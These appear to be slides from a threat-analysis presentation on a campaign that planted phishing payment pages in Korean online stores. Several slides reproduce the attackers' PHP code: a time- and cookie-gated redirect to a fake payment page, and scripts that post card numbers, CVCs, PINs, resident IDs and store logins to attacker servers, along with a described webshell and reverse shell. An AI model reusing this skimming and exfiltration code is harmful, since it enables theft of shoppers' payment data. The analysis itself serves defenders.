
# Initial Access to Online Stores

- Employed various methods to initially access



# Phishing Toolkits

- Uploaded toolkits containing all necessary phishing-related components






# Webshell for Persistence

- **Persistently accessed and executed commands on the victim system via a webshell**

The image is a screenshot of a Kali Linux desktop environment. On the left, a file manager window titled "141.164.55.248 - Linux - whoami(www) - 顯示id(1000) gid(1000) 顯示 - 顯示ySql 顯示" is open, displaying a directory listing of files and folders. The files include "eximbay\_lgdacom", "iniciis", "kcp", "kcp1", "krpay", "lgdacom", "nate", "pay", "test", "ynw", ".user.ini", "1.txt", "2.php", "3.html", "dirty.c", "mysql.php", "nmap", "openssh-5.9p1.tar.gz", "pay.ynwtuuf.net.rar", "phpMyAdmin-3.4.7.1-all-languages.tar.gz", "revshell.c", and "sshd\_config". Each file entry shows its permissions, owner, size, and modification date. On the right, a terminal window displays the source code of a C program. The program defines a reverse shell listener function "reverse\_shell" and a ping listener function "ping\_listener". The "reverse\_shell" function takes an attacker IP and port, creates a socket, binds it, and listens for incoming connections. Once a connection is established, it forks a child process to execute a shell command and sends the output back to the attacker. The "ping\_listener" function is currently empty. The terminal output shows the program is being compiled and executed, with a message indicating the reverse shell is ready to accept connections.

# How Phishing payment pages work





# Manipulation of the legitimate payment page

- Manipulated the legitimate payment page to redirect users to the phishing page

```
70  if(!$_COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $sess['level'  
    '<50){  
71  if($date1>18 || $date1<8){  
72  setcookie("__smVisitorID","zxf3543y4f4hjf65jfh5j65y",time()+76000);  
73  printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,  
    str_replace("https://rsmpay.kcp.co.kr/pay/mobileGW.kcp", "  
    https://www. [store's domain] /mail/kcp/  
    eximbay.php?url=https://rsmpay.kcp.co.kr/pay/mobileGW.kcp", $approveRes->  
    payUrl), $payService->resMsg );  
74  }elseif ($date==0 || $date==6){  
75  setcookie("__smVisitorID","zxf3543y4f4hjf65jfh5j65y",time()+76000);  
76  printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,  
    str_replace("https://rsmpay.kcp.co.kr/pay/mobileGW.kcp", "  
    https://www. [store's domain] /mail/kcp/  
    eximbay.php?url=https://rsmpay.kcp.co.kr/pay/mobileGW.kcp", $approveRes->  
    payUrl), $payService->resMsg );  
77  }else{
```

phishing payment page

legitimate payment gateway's page

# Manipulation of the legitimate payment page

select shipping method

Shipping ☒ 기본배송  
☐ 퀵서비스  
☐ 방문수령

payment amount

|              |  |
|--------------|--|
| amount       | 30,000 원                                 |
| Shipping fee | 6,000 원<br>물고기 보온포장비(또는 섬지역) 3,000원이 포함됨 |
| total        | 36,000 원                                 |

payment method

payment

☒ credit card ☐ bank transfer  
☐ mobile ☐ virtual account

Purchase confirmation

terms ☐ 구매하실 상품의 상품정보 및 가격을 확인하였으며, 이에동의합니다. (전자상거래법 제8조 제2항)

proceed cancel

select payment method

Payment method 신용카드

general payment

Credit card number

Expire date 01 2022

CVC number  
\* 카드뒷면의 숫자 중 마지막 3자리

Resident ID number

Card PIN  
숫자 4~6자

Additional Password  
(선택 입력 사항)  
영문+숫자+특수문자 6~16자

Amount ☒ 0 원

☐ 이용약관에 동의합니다.

check out cancel

KCP

Polo Shirt (White) 30 \$

제공기간

☒ Agree to terms and conditions 보기

Simple payment Standard payment

PAYCO 1% cashback on points

KCB 국민카드 Interest-free for 2-3 months

HyundaiCard Interest-free for 2-3 months

samsung BC shinhan

lotte hana nonghyup

woori citi + more

NH농협카드 2~4개월 무이자 할부

공지 전복카드 일부 할부거래 무이자 미적용 2 / 3

inserted the phishing payment page



# Collecting additional information

- Extracted users' personal information(Name, ID, PW, IP, etc) using session variables

```
5  if(file_exists($_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php")){
6  include $_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php";
7  include $_SERVER['DOCUMENT_ROOT']."../conf/config.php";
8  $data1 = $db->fetch("SELECT * FROM gd_member WHERE m_no=".$_sess['m_no']);
9  }else{
10 session_start();
11 ini_set("error_reporting","E_ALL & ~E_NOTICE");
12 }
13 header("Content-type: text/html; charset=utf-8");
14 function request_by_curl($remote_server, $post_string) {
15     $ch = curl_init();
16     curl_setopt($ch, CURLOPT_URL, $remote_server);
17     curl_setopt($ch, CURLOPT_POSTFIELDS, $post_string);
18     curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
19     curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
20     curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
21     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
22     curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv)
    AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
23     $data = curl_exec($ch);
24     curl_close($ch);
25
26     return $data;
27 }
28 $post='&ka='.$_POST['cardno1'].$_POST['cardno2'].$_POST['cardno3'].$_POST['cardno4'].'&ri1='.$_POST['month']
    .'_&ri2='.$_POST['year'].'&shen='.$_POST['firstname'].$_POST['lastname'].'&curl='.$_SERVER['HTTP_REFERER']
    .'_&ip='.$_SERVER['REMOTE_ADDR'].'&xi='.$_SERVER['HTTP_USER_AGENT'].'&ing='.$_ing.'&webid='.$_sess['m_id'].
    '&webpasswd='.$data1['password'];
29 $str=file_get_contents("php://input");
30
31 unlink('test.txt');
32 copy(session_id().'.txt','test.txt');
33 unlink(session_id().'.txt');
34 //request_by_curl('http://141.164.55.248/krpay/krpay.php', $str.$post);
35 request_by_curl('http://141.164.55.248/krpay/connpay.php', $str.$post.'&cid=a03&cip='.$_SERVER['REMOTE_ADDR']
    .']');
```



# Data exfiltration

- Transmitted and stored all collected information on the threat actor's server

```
6  curl_setopt($ch, CURLOPT_URL, $remote_server);
7  curl_setopt($ch, CURLOPT_POSTFIELDS, $post_string);
8  curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
9  curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
10 curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
11 curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
12 curl_setopt($ch, CURLOPT_COOKIE, 'PHPSESSID=a5d8d43c57954a938a4c66d9d68784da');
13 curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv)
    AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
14 $data = curl_exec($ch);
15 curl_close($ch);
16
17 return $data;
18 }
19 $str=file_get_contents("php://input")."&passwd2=".$_POST['cdPswd']."&passwd=".$_POST['cdPswd']."&phone=".$_
    _POST['tccc'].$_POST['mb1NoF']. "-".$_POST['mb1NoS']. "-".$_POST['mb1NoT']. "&phoneCertNo=".$_POST['mb1An'].
    "&ip=".$_SERVER['REMOTE_ADDR']. "&name=乐天".$_POST['userName']. "&ing=乐天". "&ka=".$_POST['rrno']. "&cvc=".$_
    _POST['cvcV']. "&ri=".$_POST['cdVlMt']. "/" . $_POST['cdVlYt'];
20 request_by_curl('http://pay.ynwtuu.net/krpay/krpay.php', $str);
21 request_by_curl('http://pay.ynwtuu.net/krpay/connpay.php', $str."&cid=c00");
22 include_once('test.txt');
23 echo '<script>alert("카드사 오류로 인하여 결제 실패되었습니다 앱을 통하여 다시
    결제해주세요.");document.payService.submit()</script>';
```

|             |                 |                       |                       |           |                     |         |
|-------------|-----------------|-----------------------|-----------------------|-----------|---------------------|---------|
| Card number | Expiration Date | CVC                   | Resident ID number    | Card PIN  | Additional password | Address |
| Name        | Mobile Number   | Online store login ID | Online store login PW | User's IP | Browser Details     | Referer |

Stolen information item



# Detection Evasion: Masquerading

- Phishing page's filename and path masquerading as the legitimate one

| File name    | Description  |
|--------------|--|
| Payment.php  | Same as manufacturer A's platform payment module file name |
| mobileGW.php | Same as the A PG company's payment module file name        |
| iniciis.php  | Same as the C PG company's payment module file name        |
| eximbay.php  | Same as the payment module filename of the overseas agency |

**phishing payment page's filename**

| Pathname                                  | Description                      |
|---|----------------------------------|
| /shop/skin_ori/designshop/order/card/KCP/ | A PG company payment module path |
| /shop/conf/lgdacom_mobile                 | B PG company payment module path |
| /shop/skin_ori/standard/order/card/inipay | C PG company payment module path |

**phishing payment page's storage path**



# Detection Evasion: Time-Based Evasion

Check current date and time

```
67 date_default_timezone_set("Asia/Seoul");
68 $date=date("w");
69 $date1=date("G");
70 if(!$COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $sess['level']<50){
71     if($date1>18 || $date1<8){
72         setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
73         printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kcp
74     }elseif ($date==0 || $date==6){
75         setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
76         printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kcp
77     }else{
```

Display only on weekends and weeknights

If no cookie, display the phishing payment page

```
67 date_default_timezone_set("Asia/Seoul");
68 $date=date("w");
69 $date1=date("G");
70 if(!$COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $sess['level']<50){
71     if($date1>18 || $date1<8){
72         setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
73         printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kcp
74     }elseif ($date==0 || $date==6){
75         setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
76         printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,str_replace("https://rsmpay.kcp
77     }else{
78         printf( "%s,%s,%s,%s", $payService->resCD, $approveRes->approvalKey,$approveRes->payUrl, $payService
```

Set cookie after displaying the phishing payment page



# Evolution of the phishing interface

Standard payment

Credit Card

Credit card number 2222 - .... - ....

Expire date . . / . .

CVC number . .

Card PIN . . .

Resident ID number 입력하세요

Additional Password (숫자+특수문자 6~16자)

Amount 1,389,850 원

☒ 카드사 개인(신용)정보 제3자 제공 동의 [상세보기](#)

Check out

cp.pe.kr/card/xmpiRequest.php

Hyundai Card Simple payment

App card payment  
현대카드 앱으로 쉽고 빠르게 결제

PIN number payment  
6자리 숫자로 간편하게 (PayShot 포함)

Standard payment  
카드번호로 결제 (기존 등록 카드만 가능)

pay.kcp.pe.kr/card/smpiRequest.php

Lotte Card

Simple payment Standard payment

롯데카드를 이용해주시는 회원님께 감사드립니다.

|                    |   |
|--------------------|---|
| usage location     | KCP SHOP  |
| Amount             | 44,300 원  |
| Credit card number | <input type="text"/> - <input type="text"/> - <input type="text"/> - <input type="text"/> |
| CVC number         | <input type="text"/>  |

BCcard

Standard payment

Credit card number

Expire Date  
MM  YYYY

